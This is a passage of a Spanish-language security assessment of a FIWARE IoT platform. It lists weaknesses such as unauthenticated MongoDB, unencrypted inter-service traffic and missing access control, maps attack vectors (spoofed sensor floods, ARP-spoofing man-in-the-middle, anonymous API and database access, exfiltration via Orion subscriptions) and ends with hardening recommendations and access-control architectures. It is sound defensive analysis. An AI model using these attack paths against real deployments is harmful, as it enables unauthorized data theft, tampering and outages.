


Figura 50 – Detalle de nombre por defecto de base de datos de IoT Agent Ultralight [37] [38]




Figura 51 – Detalle de nombre por defecto de base de datos de IoT Agent JSON [39] [40]

Combinando los siguientes tres puntos podría permitir que un agente IoT personalizado o un usuario anónimo con acceso al motor de MongoDB dentro de la plataforma, pueda leer o modificar la configuración de parámetros (*apikey*, URL Orion, etc) relativa a una base de datos arbitraria de cualquier IoT Agent:

- El motor de base de datos es el mismo para todos los agentes IoT.
- Los agentes no se autentican con MongoDB (ver sección 5.2.5).
- El nombre de las bases de datos sigue una nomenclatura por defecto si no se indica explícitamente el nombre a utilizar.

[37] https://github.com/telefonicaid/iotagent-ul/tree/master/docker#set-up-appropriate-database-indexes
[38] https://github.com/telefonicaid/iotagent-ul/blob/28b887bcafbad96022eff7ff4f4e9526c50595d8/config.js#L309
[39] https://github.com/telefonicaid/iotagent-json/tree/master/docker#set-up-appropriate-database-indexes
[40] https://github.com/telefonicaid/iotagent-json/blob/master/config.js#L269

5.2.7. Las comunicaciones entre microservicios de la plataforma no están cifradas

Se destaca lo observado en la sección 4.1.1 en relación a posibles implicancias si no se utilizan comunicaciones cifradas.

5.2.8. No hay implementados mecanismos de control de acceso a los microservicios

Por defecto, los componentes Orion y *IoT Agent* no proporcionan mecanismos nativos de control de acceso tal como se comentó en la sección 4.1.3.

Asimismo, en 5.1.5 se especifica que la interacción entre microservicios es directa sin mediar políticas de acceso. Lo mismo ocurre en cuanto a los agentes IoT por transporte HTTP: los sensores configurados por esta vía envían sus medidas de forma inmediata sin intervenir protocolos de autenticación y permisos. Esto habilita la posibilidad de realizar alteraciones anónimas de información de contexto y configuraciones, si se conocen los endpoints de atención de los componentes.

5.2.9. No se utilizan *Docker Secrets* en la plataforma

Tomando como referencia lo visto en la sección 4.1.11, Orion actualmente no tiene soporte al uso de *Docker Secrets* y los *IoT Agents* han añadido soporte progresivo en las últimas versiones.

Asimismo, en base al relevamiento en 5.1.3 y 5.1.4, los agentes IoT desplegados en la plataforma de la IM manejan protocolos JSON y Ultralight. La versión de las imágenes oficiales de Fiware utilizada en cada caso es la 1.16.0, la cual brinda soporte a algunas variables de entorno de carácter sensible protegidas por medio de Docker Secrets. Actualmente dichas capacidades no son utilizadas.

5.2.10. Agentes IoT registran medidas de sensores no registrados

Por defecto los componentes *IoT Agent* reciben todas las medidas de sensores, incluso de aquellos que no se reconocen como "sensores registrados". Se destaca lo observado en la sección 4.1.5 en relación a posibles implicancias.

5.2.11. *Endpoints* de acceso expuestos hacia dispositivos IoT sin protección

Relativo a 5.1.5, no existen componentes de red que permitan implementar políticas de protección a las APIs expuestas hacia los dispositivos IoT, es decir los puntos de acceso o “puertos sur” disponibilizados por los *IoT Agents*.

5.3. Identificación de vectores de ataque

Un **vector de ataque** representa una vía o método por el cual un atacante puede lograr efectivizar un determinado objetivo de ataque.

En base a las vulnerabilidades detectadas en la sección 5.2, se procede a determinar posibles tipos de ataques que se podrían implementar en la plataforma de CI de la IM.

En el caso estudiado en 5.1, objetivos de ataque que son de especial interés:

- Indisponibilizar funcionamiento de componentes.
- Filtrar datos de contexto.
- Modificar datos de contexto de forma no autorizada.
- Filtrar datos de parámetros de configuración.
- Modificar parámetros de configuración de forma no autorizada.

En este sentido, se describen en detalle diferentes vectores de ataque organizados en las siguientes categorías:

5.3.1. Provocar denegación de servicio de componentes *IoT Agent* y MongoDB

Se detallan dos rutas viables para indisponibilizar su funcionamiento.

5.3.1.1. Envío masivo de lecturas desde sensores “desconocidos” o no registrados

En las secciones 4.1.5 y 5.2.10 se vio que las medidas enviadas por sensores desconocidos son tomadas en cuenta y registradas por el agente IoT. Asimismo, por 5.2.11 sabemos que no se dispone de protecciones en los *endpoints* expuestos en la frontera sur.

Como vimos, para que un envío de medidas sea exitoso, se requiere conocer el endpoint de atención y un *apikey* válido. Al menos existen tres formas que podrían utilizarse para obtener dicha información:

1. Analizar captura de tráfico entre el dispositivo IoT y el agente. Si el tráfico está cifrado se podría intentar quebrar el canal TLS o ver si es posible implementar un ataque MiTM. En caso de que el tráfico ya vaya en texto claro alcanzaría con estudiar la captura y obtener el valor de una *apikey*.

2. Acceso al puerto norte del *IoT Agent* de forma anónima (ver sección 5.3.4.1), ya sea dentro de la infraestructura o si el puerto norte está expuesto hacia el dispositivos IoT. Luego, consultar los grupos de dispositivos dados de alta a través de la API REST en el endpoint.
   "`http://<iot-agent-host>:<iot-agent-north-port>/iot/services`".
3. Acceso físico al dispositivo IoT.

Por ende, un número alto de solicitudes de dispositivos desconocidos podría provocar denegación de servicio, fallas de funcionamiento o agotamiento de recursos en la base de datos.

5.3.1.2. Ataques *SYN Flooding*

Otro tipo de ataque que podría llevarse a cabo es a través del envío masivo de paquetes SYN en el *handshake TCP* con los agentes IoT.

Esta técnica tiene carácter general y no es específica a Fiware ya que implica consumir todos los recursos disponibles del lado de los servidores de atención a solicitudes externas abriendo múltiples conexiones en espera sin cerrar.

5.3.2. Alterar datos de contexto de forma anónima

5.3.2.1. Actualizaciones anónimas de atributos de entidades a través de API NGSI de Orion

Relativo a lo visto en la sección 5.2.8, no existen puntos de aseguramiento de políticas de control de acceso dentro de la infraestructura. Por tanto, si una aplicación o administrador interno puede acceder al *endpoint* "`http://<orion-host>:<orion-port>/v2/entities`", sería capaz de efectuar alteraciones anónimas de contexto de las entidades.

5.3.2.2. Actualizaciones anónimas de datos de sensado a través de API REST de IoT Agents por transporte HTTP

De igual manera a lo comentado en 5.3.2.1 pero en el caso particular de los agentes IoT por transporte HTTP y lo visto en 5.3.1.1 acerca de posibles formas de obtención de una *apikey* válida, si una entidad ya sea interna o externa puede acceder al *endpoint* del IoT *Agent* en el puerto sur en "`http://<iot-agent-host>:<iot-agent-south-port>/iot/d`", sería capaz de efectuar reportes anónimos de medidas de sensado de los dispositivos IoT.

5.3.2.3. Acceso anónimo a base de datos MongoDB relativa a Orion y actualización de datos de contexto

Como se observó en las secciones 4.1.2 y 5.2.5, así como también se pudo corroborar en la experimentación en el caso de estudio en 4.3.1.4, el acceso a la base de datos relativa a Orion es sin autenticación.

Por defecto[41], los puertos de escucha de MongoDB son 27017, 27018 y 27019 dependiendo de la configuración utilizada. Si una aplicación o administrador interno puede acceder al *endpoint* de escucha, sería capaz de impactar cambios anónimos en datos de contexto.

5.3.2.4. Modificaciones de datos de contexto en tránsito Orion <-> MongoDB, Orion <-> IoT *Agent*, mediante ataques MiTM

De acuerdo a lo indicado en las sección 5.2.7, no se utilizan comunicaciones cifradas entre componentes de la plataforma. Por otro lado en 5.2.1 se observó que la versión de Orion utilizada no soporta comunicaciones TLS con MongoDB. En términos más generales, en 5.2.2 se indicó la imposibilidad actual por parte de cualquier versión de Orion a verificar el *path certificate* de MongoDB.

En base a lo anterior es posible implementar ataques MiTM de forma de visualizar y modificar en tránsito las comunicaciones entre Orion y MongoDB y Orion y agente IoT.
Una técnica muy conocida es *ARP Spoofing* mediante la cual todo el tráfico entre dos nodos se enruta hacia el nodo del atacante mediante cambios en las tablas ARP de los nodos intervinientes.
Otra técnica similar fue vista en la experimentación en 4.3.2 utilizando la característica *network containers* de Docker.

5.3.3. Filtrar datos de contexto de forma anónima

5.3.3.1. Creación anónima de suscripciones a cambios de contexto en Orion, especificando URL arbitraria de notificación

En la sección 4.1.6 se apreció la posibilidad de filtrar datos de contexto mediante la funcionalidad de creación o actualización de una suscripción en Orion.
Combinando este aspecto con el punto 5.2.8 relativo a la ausencia de políticas de control de acceso a los componentes dentro de la infraestructura, facilita a una aplicación o administrador interno con acceso al endpoint "`http://<orion-host>:<orion-port>/v2/subscriptions`" tanto la visualización, creación y modificación de suscripciones.

[41] https://docs.mongodb.com/manual/reference/default-mongodb-port/

5.3.3.2. Acceso anónimo a atributos de entidades a través de API NGSI de Orion

De forma análoga al punto 5.3.2.1 pero relativo a la visualización de datos de contexto de forma anónima.

5.3.3.3. Acceso anónimo a base de datos MongoDB relativa a Orion y obtención de datos de contexto

De forma análoga al punto 5.3.2.3 pero referente a la visualización de información de contexto accediendo de forma anónima a la base de datos MongoDB.

5.3.3.4. Escucha de comunicaciones, captura y análisis de tráfico entre Orion <-> MongoDB o Orion <-> IoTAgents, mediante ataques MiTM

De forma análoga al punto 5.3.2.4 pero referente a la escucha pasiva de comunicaciones.

En el apartado de experimentación 4.3.1.4 se vio una forma en la que es posible obtener datos de contexto en tránsito entre Orion y MongoDB.

5.3.4. Filtrar parámetros de configuración de IoT Agents de forma anónima

5.3.4.1. Acceso anónimo a parámetros de configuración a través de API REST "puerto norte" de *IoT Agents*

En consideración a lo comentado en 5.2.8, no existen mecanismos de control de acceso implementados entre componentes dentro de la plataforma.

Por tanto, si una aplicación o administrador interno puede acceder al puerto norte del *IoT Agent* y realizar consultas al siguiente *endpoint* "`http://<iot-agent-host>:<iot-agent-north-port>/iot/services`", sería capaz de obtener parámetros de configuración de los grupos de dispositivos IoT registrados como ser *device apikeys*, URL de Orion, *paths*, nombres de los dispositivos registrados, entre otros. Dichos datos serían de utilidad para un atacante a fin de poder simular medidas desde sensores válidos o sensores inexistentes como se analiza en 4.1.5 o provocar algún tipo de indisponibilidad (ver 5.3.1.1).

5.3.4.2. Acceso anónimo a base de datos MongoDB relativa a IoT Agent y obtención de parámetros de configuración

De forma análoga a 5.3.2.3 pero para el caso específico de los *IoT Agent*, el acceso a la base de datos MongoDB por parte de cada agente es sin autenticación (ver 5.2.5).
Si una aplicación o administrador interno puede acceder al puerto de escucha de MongoDB dentro de la plataforma, sería capaz de consultar de forma anónima parámetros de configuración de los agentes.

Otro caso interesante se puede dar con los *IoT Agents* personalizados. Combinando el punto 5.2.5 y que todos los agentes comparten el mismo motor de base de datos (ver 5.2.6), nada impediría que el agente personalizado acceda a la base de datos de otro IoT Agent.

5.3.4.3. Escucha de comunicaciones, captura y análisis de tráfico entre IoT Agent <-> MongoDB, mediante ataques MiTM

De acuerdo a lo indicado en las sección 5.2.7, no se utilizan comunicaciones cifradas entre componentes de la plataforma.

De forma similar a lo indicado en 5.3.2.4 pero específicamente para *IoT Agent,* es posible diseñar un escenario de ataque MiTM de forma de filtrar parámetros de configuración en las comunicaciones entre el agente y la base de datos.

5.3.5. Alterar parámetros de configuración de IoT Agents de forma anónima

5.3.5.1. Actualizaciones anónimas de parámetros de configuración a través de API REST “puerto norte” de IoT Agents

De manera semejante a 5.3.4.1 pero respecto a la alteración anónima de parámetros de configuración de cada agente.

5.3.5.2. Acceso anónimo a base de datos MongoDB relativa a IoT Agent y modificación de parámetros de configuración

De forma análoga a 5.3.4.2, pero en relación a la alteración de parámetros de configuración de cada agente.

5.3.5.3. Modificaciones de parámetros de configuración en tránsito IoT Agent <-> MongoDB mediante ataques MiTM

De manera análoga a 5.3.4.3, pero relativo a la alteración de parámetros de configuración de cada agente.

5.4. Recomendaciones

Luego de haber realizado el análisis exploratorio de seguridad e identificado vectores de ataque posibles en la plataforma de CI de la IM, se procedió a elaborar en una primera instancia un conjunto de recomendaciones y sugerencias en términos de los componentes y sus interacciones, y por otra parte propuestas de arquitecturas de control de acceso utilizando componentes de seguridad de Fiware.

5.4.1. Recomendaciones claves

Actualizar Orion

Actualizar a una versión mayor igual a 2.3.0 con soporte TLS con MongoDB.
Si es posible actualizar a la última a la fecha (3.6.0[42]) que incluye varias correcciones, actualización de librerías y *hardening* acumulativos.

Monitorear Orion y MongoDB

Monitorear las comunicaciones entrantes a MongoDB a fin de identificar comportamientos anómalos, por ejemplo a través del análisis de los mensajes de *log*[43].

Monitorear los logs generados por Orion[44].

Estas acciones permitirían estar alerta ante eventuales ataques MiTM entre Orion y MongoDB de acuerdo a la vulnerabilidad 5.2.2.

Actualizar librería *iotagent-node-lib*

Actualizar a una versión mayor o igual a 2.13.0 donde existe soporte para autenticación y comunicaciones TLS con MongoDB

[42] https://github.com/telefonicaid/fiware-orion/releases/tag/3.6.0
[43] https://docs.mongodb.com/manual/reference/log-messages/
[44] https://fiware-orion.readthedocs.io/en/master/admin/logs/index.html#log-examples-for-http-notification-transactions

Si es posible actualizar a la última versión a la fecha (2.21.0[45]) que incluye varias correcciones de seguridad y *hardening* acumulativos.

Habilitar autenticación con MongoDB

Habilitar autenticación en las comunicaciones:

- Orion ← → MongoDB
- *IoT Agents* ← → MongoDB

De acuerdo al principio de mínimo privilegio, se recomienda establecer mínimos privilegios requeridos y necesarios en los usuarios creados (a nivel de bases de datos, tablas y configuraciones).

Habilitar comunicaciones cifradas

Se recomienda habilitar comunicaciones TLS entre:

- Orion ←→ *IoT Agents*
- Orion ←→ MongoDB
- *IoT Agents* ← → MongoDB

Se puede configurar mediante las siguientes variables de entorno.

Para el caso **IoT *Agents*** (Fiware iotagent-nodelib, 2022, capítulo *Configuration using environmental variables*), se pueden utilizar

- Por transporte **HTTP**:
  - IOTA_HTTP_KEY
  - IOTA_HTTP_CERT
- Por transporte **MQTT**:
  - IOTA_MQTT_CA
  - IOTA_MQTT_KEY

Para el caso de **Orion**[46]:

- ORION_HTTPS
- ORION_HTTPS_KEY
- ORION_HTTPS_CERT

Vale la pena destacar que no fue sencillo encontrar en la documentación oficial cómo realizar las configuraciones; fue necesario indagar en el código fuente de cada componente y preguntas relacionadas en *StackOverflow*.

[45] https://github.com/telefonicaid/iotagent-node-lib/releases/tag/2.21.0

[46] https://github.com/telefonicaid/fiware-orion/blob/0dc77185b8f98274840abc28364e2bd071c1d7e4/test/acceptance/behave/README.md#propertiesjsonbase

Uso de Docker Secrets

Se recomienda utilizar esta característica en los *IoT Agents* de forma de proteger datos sensibles en tránsito. Para que esto sea posible es necesario actualizar las versiones actuales de los agentes:

- Actualizar *IoT Agent Ultralight* a una versión mayor o igual a 1.17.0 con soporte a un gran número de variables de entorno protegidas.
- Actualizar *IoT Agent JSON* a una versión mayor o igual a 1.18.0 con soporte a un gran número de variables de entorno protegidas.

En el caso de Orion y dado que no existe soporte para *Docker Secrets* actualmente, se recomienda asegurar que los datos sensibles de configuración (variables de entorno) son protegidos adecuadamente, evitando su almacenamiento en repositorios de código o ubicaciones accesibles por actores no autorizados.

Proteger APIs a dispositivos IoT

Se recomienda proteger las APIs expuestas hacia los dispositivos IoT por medio de *reverse proxies* o API *gateways*.

Esto brinda varios beneficios, por ejemplo:

- Establecer un único punto de entrada, actuando como "*gateway*" hacia los servicios internos de atención (orquestador).

- Exponer solo las APIs que los dispositivos IoT utilizan.

- Establecer *rate-limits* de forma de controlar el máximo número de solicitudes permitidas en un intervalo dado de tiempo, brindando protección ante ataques de denegación de servicio.

- Balancear la carga de las solicitudes recibidas.

- Establecer mecanismos de autenticación y autorización.

- Análisis y supervisión (*logs*, comportamientos anómalos, etc).

- Monitorear su uso (métricas).

5.4.2. Propuesta de arquitecturas de control de acceso

Seguidamente, se trabajó en la confección de algunas alternativas de control de acceso de acuerdo al escenario de análisis (sección 5.1) y siguiendo algunas alternativas comentadas en el tutorial (*Fiware Tutorial IoT Agent*, 2022).

5.4.2.1. Asegurar el acceso a *Orion Context Broker* desde aplicaciones

En la Figura 52 se muestra que un componente *proxy* es puesto delante de Orion y es el cual determina si permite o deniega las solicitudes HTTP recibidas desde aplicaciones externas o internas (por ejemplo, desde línea de comandos usando la herramienta *curl* o *Postman* / *Burp*, aplicaciones desarrolladas internamente, entre otras).




Figura 52 – Arquitectura asegurando el acceso a Orion Context Broker desde aplicaciones
(elaboración propia)

Se observa que se adiciona un componente PEP *Proxy*, cuya implementación referencial en Fiware es Wilma (ver 3.1.3.2). El mismo exige que todas las solicitudes tengan un *token* de acceso válido obtenido mediante el IdM, que en este caso es la implementación referencial Keyrock. Si se han configurado los componentes para aceptar roles y permisos, el PEP *Proxy* deriva a Keyrock PDP la decisión de acceso.

En este escenario el nivel máximo que puede ser alcanzable es el 2. Si se desea llegar al nivel 3 sería necesario incorporar un nuevo elemento como se indica en 3.1.3.2.

5.4.2.2. Asegurar el acceso al puerto sur del IoT Agent

En la Figura 53 se muestra que un componente *proxy* es puesto para asegurar el puerto sur del componente *IoT Agent*, y es el cual determina si permite o deniega las solicitudes HTTP recibidas desde los sensores hacia el *IoT Agent* (comunicación "*northbound*").




Figura 53 – Arquitectura asegurando el acceso al puerto sur del IoT Agent
(elaboración propia)

Al igual que en el caso anterior, se visualiza la presencia del IdM y PEP *Proxy*. Siguiendo las prácticas indicadas en la documentación oficial, las cuentas de sensores creadas en el IdM solo

intervienen en el proceso de autenticación pero no autorización; por tanto no es posible establecer un nivel de acceso mayor a 1 (ver restricciones al modelo de acceso en 3.1.3.3 y problemática 4.1.12).

Desde otra perspectiva, sería posible adicionar el nivel 2 a la arquitectura anterior (Salhofer et al., 2019, pp.3-5), si se crean cuentas normales de usuario para los sensores. Es necesario establecer una separación lógica entre cuentas de usuarios comunes y cuentas de usuarios sensores, por ejemplo utilizando cierta nomenclatura en el registro de nombres.
En tal caso, el nivel máximo que puede ser alcanzable es el 2. No obstante, si se desea llegar al nivel 3 sería necesario incorporar un nuevo elemento como se indica en 3.1.3.2.

5.4.2.3. Asegurar el acceso a *Orion Context Broker* desde IoT Agent

En la Figura 54 se muestra que un componente proxy es puesto para asegurar la comunicación desde el puerto norte del componente IoT *Agent* hacia Orion (comunicación "*northbound*").




Figura 54 – Arquitectura asegurando el acceso a Orion Context Broker desde IoT Agent
(elaboración propia)

Al igual que en el caso anterior, se visualiza la presencia del IdM y PEP *Proxy*.

En términos de configuración:

- Se sugiere crear una cuenta de usuario específica por *IoT Agent.*
- Requiere generar *tokens* de acceso permanentes a partir de las cuentas anteriores.
- Al momento de aprovisionar un grupo de sensores se debe especificar un campo adicional "`trust`". Cuando el agente recibe una nueva medida por parte de un sensor, realiza el envío de dicha medida de forma autorizada hacia Orion especificando el *token* configurado al PEP *Proxy.*

El nivel máximo que puede ser alcanzable es el 2; si se desea llegar al nivel 3 sería necesario incorporar un nuevo elemento como se indica en 3.1.3.2.

6. Conclusiones y trabajo futuro

